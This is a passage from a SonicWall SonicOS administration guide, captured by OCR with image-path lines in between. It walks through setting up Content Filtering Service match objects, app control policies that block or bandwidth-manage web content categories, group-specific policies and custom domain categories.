
3 Enter a descriptive **Object Name**, such as 'Forbidden Content'. The minimum length is **0** characters, and the maximum is **96**.

4 Select **CFS Category List** from the **Match Object Type** drop-down menu. The window changes to display a list of categories.



5 Use the checkboxes to select the categories you wish to add to the forbidden content list. To select all categories, check the **Select all Categories** checkbox.


6 Click the **OK** button to add the object to the Application Objects list. If more than 10 objects have been selected, the list shows only the first 10 and an ellipsis (…).




Create an Application Control Policy to Block Forbidden Content

To create an Application Control policy to block content defined in the Application Object:

1 Navigate to the **Firewall > App Rules** page in the SonicOS management interface.




2 Click the **Add New Policy** button, the **Edit App Control Policy** dialog displays.



3 Enter a descriptive name for this action in the **Policy Name** field, such as Block Forbidden Content. The name can be up to 96 characters.

4 Select **CFS** from the **Policy Type** drop-down list. The available options change.



5 From the **Match Object** drop-down menu, select the object you created in the previous section. In the case of our example, this object is named **Forbidden Content**.

6 From the **Action Object** drop-down menu, select **CFS block page** to display a pre-formatted blocked-content page when users attempt to access forbidden content.

7 *Optionally*, choose individual users or groups from the **Users/Groups Included** (default: **All**) or **Excluded** (default: **None**) drop-downs menu for this policy.

8 *Optionally*, select a **Schedule** of days and times when this rule is to be enforced from the drop-down menu. The default schedule is **Always On**.


9 *Optionally*, select the check box for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.

10 *Optionally*, select the appropriate **Zone** where the policy is to be enforced. The default is **Any**.

11 *Optionally*, select a **CFS Allow/Excluded List** to enforce on this particular policy.

12 *Optionally*, select the appropriate **CFS Forbidden/Included List** to enforce on the particular policy.

13 Click the **OK** button to create this policy. The **App Rules Policies** table is updated.



Bandwidth Managing Content

To create a CFS Policy for applying BWM to non-productive content:

1 Create an Application Object for Non-Productive Content

2 Create a Bandwidth Management Action Object

3 Create an Application Control Policy to Manage Non-Productive Content

Create an Application Object for Non-Productive Content

To create an application object containing non-productive content:


1 Navigate to the **Firewall > Match Objects** page in the SonicOS management interface.

2 Click the **Add New Match Object** button, the **Add/Edit Match Object** dialog displays.


3 Enter a descriptive **Object Name**, such as **Non-Productive Content**.

4 Select **CFS Category List** from the **Match Object Type** drop-down menu.

5 Use the checkboxes to select the categories you wish to add to the content list.



6 Click the **OK** button to add the object to the Application Objects list. If more than 10 objects have been selected, the list shows only the first 10 and an ellipsis (…).



Create a Bandwidth Management Action Object

Although Application Control contains pre-configured action objects for bandwidth management, a custom action object provides more control, including the ability to manage bandwidth per policy or per action.

For information on configuring bandwidth management, see Configuring BWM in an Action Object.

Create an Application Control Policy to Manage Non-Productive Content


To create an Application Control policy to block content defined in the Application Object:

1. Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
2. Click the **Add New Policy** button, the **Edit App Content Policy** dialog displays.
3. Enter a descriptive name for this action in the **Policy Name** field. The name can be up to 96 characters.
4. Select '**CFS**' from the **Policy Type** drop-down menu. The available options change.
5. From the **Match Object** drop-down menu, select the object you created in the previous section. In the case of our example, this object is named **Non-Productive Content**.
6. From the **Action Object** drop-down menu, select the BWM action object, **Bandwidth Management - 100k**, that you created to apply this custom BWM rule when users attempt to access non-productive content.


   NOTE: If you chose not to create a custom BWM object, you may use one of the pre-defined BWM objects (**Advanced BWM High, Advanced BWM Medium**, or **Advanced BWM Low**).

7. *Optionally,* select the **Users/Groups** who this policy is to be Included or Excluded on from the dropdown list. Our example uses the defaults of including **All** and excluding **None**.
8. *Optionally,* select a **Schedule** of days and times when this rule is to be enforced from the dropdown list. Our example uses the pre-defined **Work Hours** selection to enforce this policy only during weekday work hours. The default is **Always on**.
9. *Optionally,* select the checkbox for **Log using CFS message format** if you wish for the logs to use this format instead of the standard Application Control format.

10 *Optionally*, select the appropriate **Zone** where the policy is to be enforced. Our example uses **LAN** to enforce the policy on all traffic traversing the local network. The default is **Any**.



11 Click the **OK** button to create this policy. The **App Rules Policy** table is updated.



Applying Policies to Multiple Groups

This section details applying a single policy to multiple user groups. CFS allows you to apply one policy to different groups, allowing for variation (in time restrictions, exclusions, etc...) in the way it is applied to users.

To apply a policy to multiple groups:

- Creating a Group-Specific Application Control Policy


See also:

- Creating a Custom CFS Category

Creating a Group-Specific Application Control Policy

To create an Application Control policy to block content defined in the Application Object:

1. Navigate to the **Firewall > App Rules** page in the SonicOS management interface.
2. Click the **Add New Policy** button; the **Edit App Control Policy** dialog displays.
3. Enter a descriptive name for this action in the **Policy Name** field. For easy identification, this name can include the user group to which you are applying the policy.
4. Select **CFS** from the **Policy Type** drop-down list.
5. Select a **Match Object** from the drop-down list. Our example uses **Non-Productive Content**.
6. Select an **Action Object** form the drop-down list. Our example uses the pre-defined **BWM Medium** action to manage bandwidth of the applicable content.
7. Select the **Users/Groups** who this policy is to be Included or Excluded on from the dropdown list. Our example uses the **Trusted Users** group, although you may choose a different, or custom group depending on your needs.
8. Select a **Schedule** appropriate for this group. Our example uses the pre-defined **Work Hours** schedule.



With the selections in this example, **Nonproductive Content** is **Bandwidth Managed** for **Trusted Users** only during **Work Hours**.

9 Click the **OK** button to create this policy. The new policy displays in the **Application Firewall Policies** list.

10 Repeat Step 2 through Step 9 with variations required by your implementation to create a policy for each required group.

Creating a Custom CFS Category


This section details creating a custom CFS category entry. CFS allows you not only to create custom Policies, but also allows for custom domain name entries to the existing CFS rating categories. This allows for insertion of custom CFS-managed content into the existing and very flexible category structure.

- Enabling CFS Custom Categories
- Adding a New CFS Custom Category Entry

Enabling CFS Custom Categories

1 Navigate to the **Security Services > Content Filter** page in the SonicOS management interface.


2 Scroll down to the **CFS Custom Category** section and select the **Enable CFS Custom Category** checkbox.



3 Click the **Accept** button to save your changes and enable the Custom Category feature.

Adding a New CFS Custom Category Entry

1 After enabling the CFS Custom Category in the **Security Services > Content Filter** page, **CFS Custom Category** section, click the **Add...** button. The **Edit CFS Local Rating** dialog displays.



2 Enter a descriptive **Name** for the custom entry.


3 Choose the pre-defined **Category** to which this entry will be added.

4 Enter a domain name into the **Content** field.


> **NOTE:** All subdomains of the domain entered are affected. For example, entering "yahoo.com" applies to "mail.yahoo.com" and "my.yahoo.com", hence it is not necessary to enter all FQDN entries for subdomains of a parent domain.

5 Add the domain name to the List by clicking the **Add** button.

6 Repeat the previous two steps for each domain to be included in this CFS Custom Category.




7 When you have finished adding domain names, click the **OK** button to add this custom category. The CFS Custom Category table is updated; multiple domains are separated by a caret (^).



Configuring YouTube for Schools as an App Policy

This section describes how to configure YouTube for Schools when using CFS 3.0. For more information on signing up for and configuring YouTube for Schools, see SonicWall Legacy Content Filtering Service.

